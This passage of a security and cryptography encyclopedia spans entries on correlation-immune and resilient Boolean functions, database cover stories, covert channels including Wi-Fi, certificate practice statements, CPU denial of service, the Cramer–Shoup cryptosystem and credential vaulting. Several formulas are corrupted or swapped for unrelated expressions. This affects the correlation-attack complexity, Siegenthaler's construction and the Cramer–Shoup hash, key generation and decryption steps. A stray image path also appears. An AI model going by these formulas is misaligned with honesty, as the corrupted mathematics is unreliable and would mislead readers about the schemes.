only succeeds when $p_g \neq 1/2$. The smallest number of LFSRs that can be attacked simultaneously is equal to $m + 1$, where m is the highest correlation-immunity order of the combining function. Moreover, the Boolean function g of $(m + 1)$ variables which provides the best approximation of f is the affine function $\sum_{j=1}^{m+1} x_{i_j} + \varepsilon$ (Canteaut and Trabbia 2000; Zhang 2000). Thus, the most efficient correlation attack which can be mounted relies on the correlation between the keystream **s** and the sequence **u** obtained by adding the outputs of LFSRs $i_1, i_2, \ldots, i_{m+1}$. This correlation corresponds to

$$\Pr[s_t \neq u_t] = \frac{1}{2} - \frac{1}{2^{n+1}} \mid \hat{f}(t) \mid,$$

where n is the number of variables of the combining function, t is the n-bit vector whose i-th component equals 1 if and only if $i \in \{i_1, i_2, \ldots, i_{m+1}\}$, and $\hat{f}$ denotes the Walsh transform of f (Boolean functions). In order to increase the complexity of the correlation attack, the combining function used in a combination generator should have a high correlation-immunity order and a high nonlinearity (more precisely, its Walsh coefficients $\hat{f}(t)$ should have a low magnitude for all vectors t with a small Hamming weight). For an m-resilient combining function, the complexity of the correlation attack is $H : \{0,1\}^* \to \mathbb{G}$. It can be significantly reduced by using some improved algorithms, called fast correlation attacks.

Definition

Parameters quantifying the resistance of a Boolean function to the Siegenthaler correlation attack.

Background

Boolean functions

Theory

Cryptographic *Boolean functions* must be *balanced* (i.e., their output must be uniformly distributed) for avoiding statistical dependence between their input and their output (such statistical dependence can be used in attacks).

Moreover, any combining function $f(x)$, used for generating the pseudorandom sequence in a stream cipher (Combination generator), must stay balanced if we keep constant some coordinates x_i of x (at most m of them, where m is as large as possible). We say that f is then *m-resilient*. More generally, a (non-necessarily balanced) Boolean function, whose

output distribution probability is unaltered when any m of its input bits are kept constant, is called *m-th order correlation-immune*. The notion of correlation-immune function is related to the notion of orthogonal array (see Camion et al. 1991). As cryptographic functions, resilient functions have more practical interest than general correlation-immune functions.

The notion of correlation immunity was introduced by Siegenthaler (1984); it is related to an attack on pseudo-random generators using combining functions: if such combining function f is not m-th order correlation immune, then there exists a correlation between the output of the function and (at most) m coordinates of its input; if m is small enough, a divide-and-conquer attack due to Siegenthaler (Correlation Attack for Stream Ciphers) and later improved by several authors (Fast Correlation Attack) uses this weakness for attacking the system.

The maximum value of m such that f is m-resilient is called the *resiliency order* of f.

Correlation immunity and resiliency can be characterized through the Walsh transform $\hat{f}(u) = \sum_{x \in F_2^n} (-1)^{f(x) \oplus x \cdot u}$, see (Guo-Zhen and Massey 1988): f is m-th order correlation-immune if and only if $\hat{f}(u) = 0$ for all $u \in F_2^n$ such that $1 \le w_H(u) \le m$, where w_H denotes the Hamming weight (that is, the number of nonzero coordinates); and it is m-resilient if and only if $\hat{f}(u) = 0$ for all $u \in F_2^n$ such that $w_H(u) \le m$.

It is not sufficient for a combining function f, used in a stream cipher, to be m-resilient with large m. As any cryptographic function, it must also have high algebraic degree $d \circ f$, high nonlinearity $\mathcal{NL}(f)$, and high algebraic immunity (Boolean Functions). There are necessary trade-offs between the number of variables, the algebraic degree, the nonlinearity, and the resiliency order of a function:

- Siegenthaler's bound (1984) states that any m-resilient function ($0 \le m < n - 1$) has algebraic degree smaller than or equal to $n - m - 1$ and that any $(n - 1)$-resilient function is affine (Siegenthaler also proved that any n-variable m-th order correlation-immune function has degree at most $n - m$);
- The values of the Walsh transform of an n-variable m-resilient function are divisible by 2^{m+2} if $m \le n - 2$, *cf.* (Sarkar and Maitra 2000) (and they are divisible by $2^{m+2+\left\lfloor \frac{n-m-2}{d} \right\rfloor}$ if f has degree d, see (Carlet 2001)).

These divisibility bounds have provided nontrivial upper bounds on the nonlinearities of resilient functions (Carlet 2001; Sarkar and Maitra 2000), also partially obtained in (Tarannikov 2000; Zheng and Zhang 2001). The nonlinearity of any m-resilient function is upper bounded by $2^{n-1} - 2^{m+1}$. This bound is tight, at least when $m \geq 0.6\,n$, and any m-resilient function achieving it with equality also achieves Siegenthaler's bound with equality (see Tarannikov 2000).

The Maiorana–McFarland construction of resilient functions (Camion et al. 1991): let r be a positive integer smaller than n; we denote $n - r$ by s; let g be any Boolean function on F_2^s and let ϕ be a mapping from F_2^s to F_2^s. We define the function:

$$\begin{aligned} f_{\phi,g}(x,y) &= x \cdot \phi(y) \oplus g(y) \\ &= \bigoplus_{i=1}^{r} x_i \phi_i(y) \oplus g(y),\ x \in F_2^r,\ y \in F_2^s \end{aligned} \tag{1}$$

where $\phi_i(y)$ is the i-th coordinate of $\phi(y)$. If every element in $\phi(F_2^s)$ has Hamming weight strictly greater than k, then $f_{\phi,g}$ is m-resilient with $m \geq k$. In particular, if $\phi(F_2^s)$ does not contain the null vector, then $f_{\phi,g}$ is balanced.

Examples of m-resilient functions achieving the best possible nonlinearity $2^{n-1} - 2^{m+1}$ (and thus the best degree) have been obtained for $n \leq 10$ and for every $m \geq 0.6\,n$ (n being then not limited, see (Tarannikov 2000)). They have been constructed by using the following methods (later generalized into the so-called indirect construction (Carlet 2004)) allowing to construct resilient functions from known ones:

- Camion et al. (1991) and Siegenthaler (1984), let g be a Boolean function on F_2^n. Consider the Boolean function on F_2^{n+1}: $f(x_1, \ldots, x_n, x_{n+1}) = g(x_1, \ldots, x_n) \oplus x_{n+1}$. Then, $\mathcal{NL}(f) = 2\mathcal{NL}(g)$ and $d \circ f = d \circ g$ if $d \circ g \geq 1$. If g is m-resilient, then f is $(m + 1)$-resilient.
- Siegenthaler (1984), let g and h be two Boolean functions on F_2^n. Consider the function $f(x_1, \cdots, x_n, x_{n+1}) = x_{n+1}g(x_1, \cdots, x_n) \oplus (x_{n+1} \oplus 1)h(x_1, \cdots, x_n)$ on F_2^{n+1}. Then, $y_2, \ldots, y_n \in \mathbb{Z}_p$ (moreover, if g and h are such that, for every word a, at least one of the numbers $\hat{g}(a)$, $\hat{h}(a)$ is null, then $\mathcal{NL}(f)$ equals $\max_{t,s} Pr(t\ has\ s|K, D^*) < c$. If the

algebraic normal forms of g and h do not have the same monomials of highest degree then $d \circ f = 1 + \max(d \circ g, d \circ h)$. If g and h are m-resilient, then f is m-resilient (moreover, if for every $a \in F_2^n$ of weight $m + 1$, we have $\Omega\left(N \log N / k^2\right)$, then f is $(m+1)$-resilient; this happens with $h(x) = g(x_1 \oplus 1, \ldots, x_n \oplus 1) \oplus \epsilon$, where $\epsilon = m \bmod 2$, see (Camion et al. 1991)).

- Tarannikov (2000), let g be any Boolean function on F_2^n . Define the Boolean function f on F_2^{n+1} by $f(x_1, \cdots, x_n, x_{n+1}) = x_{n+1} \oplus g(x_1, \cdots, x_{n-1}, x_n \oplus x_{n+1})$. Then, $\mathcal{NL}(f) = 2\mathcal{NL}(g)$ and $d \circ f = d \circ g$ if $d \circ g \geq 1$. If g is m-resilient, then f is m-resilient (and it is $(m + 1)$-resilient if $\hat{g}(a_1, \ldots, a_{n-1}, 1)$ is null for every vector $(a_1, \ldots, a_{n-1})$ of weight at most m).

Definition

A cover story is a lie, i.e., false information, used to protect the existence of secret information.

Background

Cover story has been a controversial concept for the last 20 years. This concept was first introduced in 1991 in the SEAVIEW project (Garvey & Lunt, 1991) as an explanation for the polyinstantiation technique used in multilevel databases, i.e., databases which support a multilevel security policy. To illustrate the concept of polyinstantiation, consider the example of multilevel relational database that contains the relation EMPLOYEE as shown in Table 1. This relation stores the salary of each employee of some organization. The additional attribute called “Tuple_class” represents the classification level assigned to each tuple in relation EMPLOYEE. To get an access to this multilevel relation, each user receives a clearance level. The multilevel security policy then specifies that a given user can get an

access to some tuple only if his or her clearance level is higher than the tuple classification level.

Cover Story, Table 1 Example of polyinstantiated relation EMPLOYEE

Employee_id	Salary	Tuple_Class
John	3000	Secret
John	2000	Unclassified
Mary	2500	Secret

Now if one assumes that each employee has only one salary, then John's salary is said to be polyinstantiated. This corresponds to a situation where an employee has two different salaries but classified at two different classification levels, namely, Secret and Unclassified, as shown in Table 1.

Polyinstantiation was first introduced in the SEAVIEW project (Denning et al., 1987). SEAVIEW provided the following "technical" explanation to justify polyinstantiation. If one considers again the example of Table 1 and the following scenario 1 where a user cleared at the unclassified level wants to insert a tuple telling that Mary's salary is 3000, then there are two different possibilities:

- This insert is accepted and the database is updated by deleting the secret tuple telling that Mary's salary is 2500. This deletion is to enforce the integrity constraint specifying that each employee has only one salary. However, SEAVIEW argues that this is not satisfactory because an unclassified user could actually delete every secret data stored in a multilevel database by inserting unclassified data, leading to integrity problem.
- This insert is rejected because there is already a secret salary for Mary stored in the database. In this case, the user who is inserting the tuple can learn that this rejection is because Mary has a classified salary stored in the database. This is called a signaling channel, and SEAVIEW argues that creating such a signaling channel is also not satisfactory.

Thus, since both possibilities are not satisfactory, the solution suggested in SEAVIEW is to accept the insert without updating Mary's secret salary, leading to polyinstantiation.

Theory

The concept of cover story was suggested as a “semantic” explanation of polyinstantiation. If one considers again the example 1, then Garvey and Lunt (Garvey & Lunt, 1991) suggest interpreting it as follows: John’s actual salary corresponds to the one classified at the secret level, namely, 3000. The unclassified tuple telling that John’s salary is 2000 is a cover story, namely, a lie used to hide the existence of John’s secret salary. Notice that the above scenario 1 is now slightly different if one considers the existence of cover stories. As a matter of fact, this is no longer an unclassified user that will insert a cover story (actually, an unclassified user must not be aware that a tuple is a cover story) but instead a secret user who will deliberately decide to insert in the database a lie corresponding to a cover story in order to hide the existence of a secret tuple. It is especially crucial that a cover story is properly chosen so that it is credible for the unclassified users. If these unclassified users could detect that some tuple is a lie, then the existence of the secret tuple could be broken.

In Sandhu and Jajodia (1992), it is noticed that using cover stories should be restricted to special situations where it is necessary to hide the existence of a secret tuple. When this is not the case, then Sandhu and Jajodia (1992) suggest using a special value called “Restricted.” For instance, if one considers again Table 1 and assumes that a secret user inserts in the database an unclassified tuple telling that Mary’s salary is “Restricted.” By observing this tuple, unclassified users will learn that Mary’s salary is classified and thus they are not authorized to learn the actual value of Mary’s salary. Thus, in this case, the decision is to tell the truth to unclassified users and thus to avoid using cover stories. Notice that using the “Restricted” value actually corresponds to authorizing a signaling channel. In Biskup and Bonatti (2004), this approach is called “refusal” and a hybrid method is defined that combines the lying approach based on cover story with the refusal approach.

The authors show in Cuppens and Gabillon (2001) that managing cover story using polyinstantiation is not free of ambiguity. To illustrate this point, consider the example presented in Table 2. Here, one assumes a partially ordered set of security levels where levels Confidential_1 and Confidential_2 are incomparable and are both lower than Secret. In this situation, a user cleared at the Secret level can observe both tuples telling that John’s salary is respectively equal to 3000 and 2000 but cannot decide which tuple is a cover story. To solve this ambiguity, Cuppens and Gabillon

(2001) suggest that it is more appropriate to explicitly specify which tuple actually corresponds to a cover story.

Cover Story, Table 2 Polyinstantiated relation EMPLOYEE with partial ordered security levels

Employee_id	Salary	Tuple_Class
John	3000	Confidential_1
John	2000	Confidential_2

Covert Channels

Yvo Desmedt[71] ✉
(71) Department of Computer Science, The University of Texas at Dallas, Richardson, TX, USA

✉ **Yvo Desmedt**
Email: y.desmedt@cs.ucl.ac.uk

Definition

Lampson (1973, p. 614) informally specified a special type of communication being:

> Covert channels, i.e., those not intended for information transfer at all, such as the service program's effect on the system load.

A more general definition can be found in U.S. Department of Defense (1983, p. 110).

Theory

Covert channels often involve what is called timing channels and storage channels. An example of a timing channel is the start time of a process. The modulation of disc space is an example of a storage channel. Methods how *covert channels* can be fought can, e.g., be found in Simmons (1983). For more information about *covert channels*, see Bishop (2003).

Simmons (1984) introduced the research on *covert channels* to the cryptographic community, by introducing a special type, he called a subliminal channel. (Simmons did not regard these channels as fitting the definition of *covert channel* (Simmons, 1984).) He observed that covert

data could be hidden within the *authenticator* of an *authentication scheme* (Simmons, 1984). The capacity of this channel was not large (a few bits per *authenticator*), but as Simmons disclosed 10 years later (Simmons, 1994, p. 459–462) (see also Simmons 1996), the potential impact on treaty verification and on the national security of the USA could have been catastrophic.

In 1987 the concept of subliminal channel was extended to be hidden inside a *zero-knowledge interactive proof* (Desmedt et al., 1988). The concept was generalized to a hidden channel inside any cryptographic system (Desmedt, 1990a,b). Mechanisms to protect against subliminal channels were also presented (Desmedt, 1990a,b) and reinvented 5 years later (Simmons, 1993). Problems with some of these solutions were discussed in Desmedt (1996) (see Burmester et al. 1996) for a more complete discussion.

Subliminal channels in *key distribution* could undermine *key escrow*, as discussed in Kilian and Leighton (1995). Kleptography is the study of how a designer, making a black box cipher, can leak the user's secret *key* subliminally to the designer (see, e.g., Young and Yung 1997). Kleptography and how to protect against it (see, e.g., Russell et al. 2017) has been an active research area.

For a survey of the work predating 1999, consult Millen (1999). For a more recent survey, see Covert channels bibliography, http://caia. swin.edu. au/cv/szander/cc/cc-general-bib.html. For a survey on kleptography consult see Kleptography, https://en.wikipedia.org/wiki/ Kleptography and the references of Sajjad et al. (2020).

Wireless steganography

Definitions

A wireless covert channel hides data from eavesdroppers by embedding it as noise or similar apparently irrelevant information. This covert channel is not detectable by the eavesdropper, which means that this method reaches confidentiality and hides the fact that communication took place.

Background

The goal of a covert channel is to be undetectable. A schematic overview of a covert channel is depicted in Fig. 1. Alice and Bob establish a confidential wireless connection using a covert channel that cannot be detected by Eve.

Covert Channels over Wi-Fi, Fig. 1 Wireless covert channel overview

The fact that Bob is the intended receiver can be hidden, because wireless signals are broadcasted. Alice is not required to include Bob's Media Access Control (MAC) address in a Wi-Fi packet; instead, it could also be the access point's address—Bob can decode any data on the physical layer.

Data itself can be hidden by encoding it in a way that makes it appear similar to regular noise introduced during transmission. The data of the covert channel does not necessarily need to be encrypted to achieve confidentiality—it only needs to be hidden from Eve.

Theory

Wi-Fi transmits data as Orthogonal Frequency Division Multiplexing (OFDM) signals. OFDM contains various additional information to make transmissions robust against distortions introduced by moving receivers and transmitters, multipath effects, distance, oscillator drifts, and more. Usually, this additional information is only used on the physical layer to improve signal quality, but never forwarded to the upper network layers, as it does not contain any relevant data. However, in a covert channel, hidden data is encoded into it.

The sender and receiver of a Wi-Fi covert channel must be modified to process additional information instead of discarding it. In order to achieve this, most approaches use Software-defined Radioss (SDRs). Such covert channels can also be implemented on off-the-shelf devices, if the Wi-Fi firmware of a smartphone, laptop, or access point can be modified with binary patching.

Since a wireless covert channel is typically based on the physical layer, which is not propagated by other hosts forwarding the communication, the sender and the receiver are required to be within wireless range. An

exception from this are covert channels implemented on higher layers, such as timing-based covert channels and implementations on the MAC layer.

Application

In the following, we list practical covert channel implementations and designs for Wi-Fi. It is important to note that not all of the listed approaches can be combined to maximize throughput—they reduce signal quality in similar ways, and their combination would render reception of the non-covert signal component impossible. Moreover, the artificial noise introduced by a covert channel will be combined with the environmental noise during the actual transmission.

Schulz et al. (2018) implement a covert channel for off-the-shelf smartphones with Wi-Fi firmware binary patching. Their approach is based on encoding data into the Channel State Information (CSI).

Classen et al. (2015) implement multiple Wi-Fi covert channels, measure them with SDRs, and test specification compliant reception of the non-covert signal with off-the-shelf hardware. Their covert channels are based on Cyclic Prefix (CP), Inter-Symbol Interference (ISI), Short-Training Field (STF), and Carrier Frequency Offset (CFO) manipulation.

Grabski and Szczypiorski (2013) also manipulate the Wi-Fi CP, but completely replace it, which can be an issue in realistic multi-path environments.

Dutta et al. (2013) add new Quadrature Amplitude Modulation (QAM) constellation points. This is similar to using a higher-order modulation scheme, but using the additional data for hidden constellations.

Hijaz and Frost (2010) extend unused OFDM subcarriers to carry data, which are usually in place for channel spacing and synchronization.

CPS, Certificate Practice Statement

Torben Pedersen[73] ✉
(73) Cryptomathic, Århus, Denmark

Definition

A certificate practice statement (CPS) describes the procedures, practices, and controls that a certificate authority (CA) employs when managing the life cycle of certificates within a public key infrastructure.

Background

The organization and procedures of the CA must be documented in a CPS in order to ensure that the issued certificates can be applied as expected. The applicability of a certificate is described in the certificate policy and the CPS must describe how the CA meets the requirements defined in the certificate policy.

Theory

In order to rely on a public key certificate, it is necessary to understand the intended applicability of the certificate. This is specified in terms of a certificate policy, which defines the applications in which the certificate may be used as well as possibly the class of users that may participate in the PKI. The certificate policy can be seen as defining the requirements that a CA must fulfill when managing certificates under this policy. The certificate policy under which a certificate is issued is preferably indicated in the certificate. For X.509 certificates (see X.509 2005) a specific extension is defined for this purpose. This information allows relying parties to decide

whether the certificate is acceptable in a given context without knowing the CPS of the CA issuing the certificate.

ETSI, the European Telecommunications Standards Institute, has published certificate policies in ETSI, TS 101456 (2007) and ETSI, TS 102042 (2010). The two policies defined in ETSI, TS 101456 (2007) cover qualified certificates with one requiring use of Secure Signature Creation Devices as defined in Directive 1999/93/EC (1999). As the legal requirements to qualified certificates (e.g., liability) very often prevent CAs from issuing qualified certificates (ETSI, TS 102042 2010) defines a number of policies covering certificates of the same quality as qualified certificates, but not enforcing the legal requirements to qualified certificates.

A *certification authority* (*CA*) describes in a certificate practice statement (CPS) the procedures and practices that it employs when managing certificates in order to meet the requirements defined in the policy. This includes managing the life cycle of issued certificates, life cycle of CA certificates as well as procedures for providing information about the certificate status. The latter is particularly important in order to ensure that revoked certificates are not misused. Furthermore, the CPS describes manual processes for securely operating the CA and contains information on cryptographic aspects, including management of the keys used by the CA (Key Management). The PKIX working group under IETF (Internet Engineering Task Force) has proposed a template for a CPS in RfC3647 (2003), and actual certificate practice statements can be obtained from most commercial CA service providers.

As a CPS can be quite hard to access for a nontechnical reader, many CAs have chosen to publish a PKI Disclosure Statement, which summarizes the most important points of the CPS.

A CA must normally be audited regularly in order to ensure that it continuously follows its CPS. The certificate policy may in particular define the rules for such auditing or assessment of the CA. It may, for example, be required that an independent auditor initially approves that the CPS complies with the certificate policy and yearly reviews the procedures actually followed by the CA against the CPS.

There is a multiple-to-multiple correspondence between certificate policies and certificate practice statements. Different CAs using different procedures (and hence having different certificate practice statements) may

issue certificates under the same policy. Similarly, a CA managing certificates according to a particular CPS may issue certificates under different certificate policies as long as the CPS meets the requirements defined in each of these policies.

To complete the picture, although a certificate is typically issued under one certificate policy, the X.509 standard allows associating several policies with a given certificate. This simply indicates that the certificate may be used in various contexts.

CPU consumption; CPU starvation

Definition

A denial-of-service (DoS) attack on a central processing unit (CPU) represents an intentionally induced state of partially or completely degraded CPU performance in terms of the ability of the CPU to make progress on legitimate instruction streams.

Background

This type of attack represents a condition of the CPU whereby its available resources (registers, data path, arithmetic functional units, floating point units, and logic units) remain in an intentionally induced state of overload, livelock, or deadlock.

An attacker can prevent the CPU from making progress on the execution of benign processes in a number of ways, but at least two mainstream methods suffice to overload the CPU or impair its ability to multiplex between a collection of processes. The first method involves the

exploitation of a hardware error in CPU design or construction to halt or loop the CPU or otherwise place it in an error state requiring a hard reset. The Intel F00F bug (Collins 1998) provides an example of this method of attack. The second method involves exploiting a software error in the operating system or user-level software (Maurer 2006) to cause the CPU to continuously service the faulting software (sometimes in spite of the kernel scheduler's attempts to ensure fair CPU multiplexing). This style of attack closely relates to algorithmic complexity DoS attacks (they differ in that such attacks can also overload or impair memory performance rather than the CPU as the chief avenue of service degradation).

Theory

Attackers can cause the CPU to hang, halt, or execute malicious (or useless) code rather than legitimate, benign processes. They can do so by identifying and building on an error in the CPU hardware or by causing the kernel or one or more user-level processes to consume more than their fair share of execution time. Often, the latter attack involves identifying a software error (e.g., to cause an unterminated loop) or supplying data to system calls specially constructed to cause uncharacteristically long system call execution time.

Low-tech versions of this latter style of attack can include manipulating the scheduler priority for one or more processes, disabling or removing resource limits (if provided by the operating system) or issuing a fork bomb or similar resource exhaustion attack.

Descriptions of hardware bugs abound in the published CPU errata lists (de Raadt 2007) for each CPU model. The errata lists often describe such errors and their preconditions in enough detail to enable the reconstruction of code sequences that manifest the error state (de Raadt 2007) (which often, but not always, results in a CPU hang or inconsistent state rapidly leading to a hard or soft reset). Attackers can then either directly upload and run such code sequences on a target platform or construct data aimed at eliciting such instruction sequences from the execution of existing program binaries (Kaspersky 2008).

Applications

The aforementioned Pentium F00F bug supplies one prominent example of a hardware error leading to a hung CPU. The Pentium processor failed to correctly handle an illegal formulation of the CMPXCHG8B instruction. Specifically, if this instruction was given a non-memory operand (the implicit operand is the concatenation of the EDX and EAX registers, and the explicit operand must refer to memory) *and* the instruction was given the LOCK prefix, then the CPU entered a complex failure state. Normally, supplying a non-memory operand to this instruction should generate an illegal opcode exception. Unfortunately, simultaneously specifying the LOCK prefix (which is also illegal for this type of instruction) exploited a bug in the CPU: when the CPU recognized the invalid opcode due to the non-memory operand, it attempted to invoke the invalid instruction handler vector, thus causing two reads to the memory bus. The LOCK prefix, however, caused the bus to enter a state where it expects a read–write pair of bus requests rather than two memory bus reads, and the CPU subsequently hung. Intel introduced clever workarounds, including some that took advantage of the bug's behavior, but the ease with which this hardware error could be exploited should serve as a warning that commodity computing hardware remains complex and full of significant errors.

Open Problems

Preventing DoS attacks is notoriously difficult—the point of most software and hardware computing systems, is, after all, to provide service, and exhausting available bandwidth, memory, or CPU cycles remains a major concern in the absence of redundancy or strict and well-calibrated resource limits.

Hardware errors will continue to present a troubling source of potential CPU DoS attacks. Hardware cannot be patched as easily as software, and simply executing a user-level program with the right mixture of instructions can compromise an entire machine, including software layers like the OS or a virtual machine monitor that is traditionally supposed to enforce isolation or access control.

Latent software errors in the OS kernel and a wide variety of user-level applications also present opportunities for CPU exhaustion, livelock, or deadlock. With the increasing emphasis on parallel computing models and

multicore systems, software errors involving improper lock ordering or bugs in threading libraries supply ample material for impairing the ability of the CPU to make progress on benign instruction streams.

Cramer–Shoup Public-Key System

Dan Boneh[75] ✉
(75) Department of Computer Science, Stanford University, Stanford, CA, USA

✉ **Dan Boneh**
Email: dabo@cs.stanford.edu

Definition

The Cramer–Shoup cryptosystem (Cramer and Shoup 1998, 2004) is the first public-key cryptography system that is efficient and is proven to be chosen ciphertext secure without the random oracle model using a standard complexity assumption.

Background

Before describing the system we give a bit of history.

The standard notion of security for a public-key encryption system is known as semantic security under an adaptive chosen ciphertext attack and is denoted by IND-CCA2. The concept is due to Rackoff and Simon (1991) and the first proof that such systems exist is due to Dolev et al. (2000). Several efficient constructions for IND-CCA2 systems exist in the random oracle model. For example, OAEP is known to be IND-CCA2 when using the RSA trapdoor permutation (Bellare and Rogaway 1994; Fujisaki et al. 2004). Until the discovery of the Cramer–Shoup system, there were no efficient IND-CCA2 systems that are provably secure under standard assumptions without random oracles.

Theory

The Cramer–Shoup system makes use of a group G of prime order q. It also uses a hash function H: $G^3 \to \ |/\ $ (modular arithmetic). We assume that messages to be encrypted are elements of G. The most basic variant of the systems works as follows:

- *Key Generation*. Pick an arbitrary generator g of G. Pick a random w in $\mathbb{Z}_q^*$ and random $x_1,\ x_2,\ y_1,\ y_2,\ z$ in $|/\ $. Set $\hat{g} = g^w,\ e = g_1^x\, \hat{g}_2^x,\ f = g_1^y\, \hat{g}_2^y$, and $h = g^z$. The public key is ($g,\ \hat{g}$, e, f, g, G, q, H) and the private key is ($x_1,\ x_2,\ y_1,\ y_2,\ z,\ G,\ q,\ H$).
- *Encryption*. Given the public key ($g, \hat{g}$, e, f, h, G, q, H) and a message $m \in G$:
  1. Pick a random u in $|/\ $.
  2. Set $a = g^u,\ \hat{a} = \hat{g}^u,\ c = h^u \cdot m,\ v = H\left(a,\ \hat{a},\ c\right), d = e^u\, f^{uv}$.
  3. The ciphertext is $C = (a,\ \hat{a},\ c,\ d) \in G^4$.
- *Decryption*. To decrypt a ciphertext $\mathscr{T} = \{\mathscr{W} \cup \mathscr{C}\}$ using the private key ($x_1,\ x_2,\ y_1,\ y_2,\ z,\ G,\ q,\ H$):
  1. Test that $a,\ \hat{a},\ c,\ d$ belong to G; output 'reject' and halt if not.
  2. Compute $v = H\left(a,\ \hat{a},\ c\right) \in \mathbb{Z}_q$. Test that $d = a_1^{x+xy}{}_1 \hat{a}_2^{x+vy}{}_2$; output 'reject' and halt if not.
  3. Compute $m = c/a^z \in G$ and output m as the decryption of C.

Cramer and Shoup prove that the system is IND-CCA2 if the DDH assumption (Boneh 1998) (Decisional Diffie–Hellman problem) holds in G and the hash function H is collision resistant. They show that if a successful

IND-CCA2 attacker exists, then (assuming H is collision resistant) one can construct an algorithm B, with approximately the same running as the attacker, that decides if a given 4-tuple $g, \hat{g}, a, \hat{a} \in G$ is a random DDH tuple or a random tuple in G^4. Very briefly, Algorithm B works as follows: it gives the attacker a public key for which B knows the private key. This enables B to respond to the attacker's decryption queries. The given 4-tuple is then used to construct the challenge ciphertext given to the attacker. Cramer and Shoup show that if the 4-tuple is a random DDH tuple, then the attacker will win the semantic security game with non-negligible advantage. However, if the input 4-tuple is a random tuple in G^4, then the attacker has zero advantage in winning the semantic security game. This behavioral difference enables B to decide whether the given input tuple is a random DDH tuple or not.

We briefly mention a number of variants of the system. Ideally, one would like an IND-CCA2 system that can be proven secure in two different ways: (1) without random oracles it can be proven secure using the decisional Diffie–Hellman assumption, and (2) with random oracles it can be proven secure using the much weaker computational Diffie–Hellman assumption. For such a system, the random oracle model provides a hedge in case the DDH assumption is found to be false. A small variant of the Cramer–Shoup system above can be shown to have this property (Cramer and Shoup 2004).

Occasionally, one only requires security against a weak chosen ciphertext attack in which the attacker can only issue decryption queries before being given the challenge ciphertext (Bellare et al. 1998; Naor and Yung 1990). A simpler version of the Cramer–Shoup system, called CS-Lite, can be shown to be secure against this weaker chosen ciphertext attack assuming DDH holds in G. This variant is obtained by computing d as $d = e^u$. There is no need for y_1, y_2, f, or the hash function H. When decrypting we verify that $d = a_1^x \hat{a}_2^x$ in step 2.

Finally, one may wonder how to construct efficient IND-CCA2 systems using an assumption other than DDH. Cramer and Shoup (2002) showed that their system is a special case of a more general paradigm. Using this generalization they construct a CCA2 system based on the Quadratic Residuosity assumption modulo a composite. They obtain a more efficient system using a stronger assumption known as the *Pallier assumption*. Other

constructions for efficient IND-CCA2 systems are given in Boneh and Boyen (2004) and Canetti et al. (2004). Finally, we note that Sahai and Elkind (2002) show that the Cramer–Shoup system can be linked to the Naor–Yung double encryption paradigm (Naor and Yung 1990).

Credential Vaulting

Padmaraj M. V. Nair[76] ✉
(76) Southern Methodist University, Dallas, TX, USA

✉ **Padmaraj M. V. Nair**
Email: mpadmara@smu.edu

Synonyms

Encryption; Key management; Secret vaulting


Definition

Credential vaulting is the storage of secrets such as passwords, tokens, certificates, and keys in highly available, redundant, access-controlled vaults.

The Application

Today's hybrid and dynamic cloud solutions force us to move away from host-based identity to application-based identity. We are looking at multiple clouds with zero-trust networks going across them without clear network perimeter (Selvamani and Arya 2015). These systems require a numerous number of secrets to function such as service accounts, API keys, database logins, TLS certificates, etc. The encryption keys and the privileged passwords these keys protect are critical to any organization (Manju and Rajasree 2018). Losing this information would bring an organization to a standstill, and recovery could be a nightmare. Managing the secure storage

of secrets, collecting audit logs, and keeping up with key rolling are almost impossible the old way.



These secrets are usually stored in config files or config management system, hardcoded in source code, and version-controlled in systems such as git. There is no way of knowing who has access to these and who already accessed them. Without audit trails, we will never know what data the bad actors have looked at and when. Another challenge is rotating these secrets and managing access without breaking running operations.

The first step in modern computing is secrets management such as the central storage, access control, and distribution. The six major technical requirements of credential vaulting are:

- Encryption and storage of secrets
- Access control
- Lease, renewal, and relocation of secrets
- Dynamic secrets
- Archiving old secrets
- Providing audit trails

All secrets stored in the vault and in motion between applications should be confidential via encryption. Access to a vault by a malicious entity should not reveal these stored secrets. Any vaulting solutions should design how applications should authenticate and what credentials they are authorized to use. Access control list should be in place to avoid everyone getting access to everything. The solution should integrate with several Identity and Access Management (IAM) platforms including cloud IAM, SAML-based systems for authentication, and Active Directory.

The secrets shipped out to applications should not be static. Applications tend to spill these into log files and error messages, which leaves behind a trail. Also, not all applications should use the same credentials to login to a central service such as databases. All secrets provided should be unique and dynamic with a lease period. After expiring of a lease, it should be renewable. The figure below shows an example structure of a vault implementation.

Dynamic secrets tied to applications help isolate issues and prevent the need to take the entire operation down as in when a shared key is used and it is compromised.

The vaulting system should retain all historical secrets for each managed account. The history is retained even after an application or account becomes inactive. Access controls to historical secrets and currently managed accounts need to be separated. All access traces need to be maintained to perform audits. This helps identify who accessed what at what time.

Future Directions

Encryption of data at rest and in motion, within the organization and from/to external sources, is important to organizations. Vaulting is a great solution for key and certificate management and key rotation. Several of today's off-the-shelf applications or systems come with internal vaulting implementation to manage their own secrets. However, managing several of these would be a daunting task. Organizations should use central vaulting solutions to manage all secrets in one place and use the best available security solutions to safeguard it.

Credential-Based Access Control

Adam J. Lee[77] ✉

Definition

Credential-based access control is the process through which a resource provider determines a subject's authorization to carry out an action by examining environmental and/or attribute assertions encoded in verifiable digital credentials issued by trusted third-party certifiers.

Background

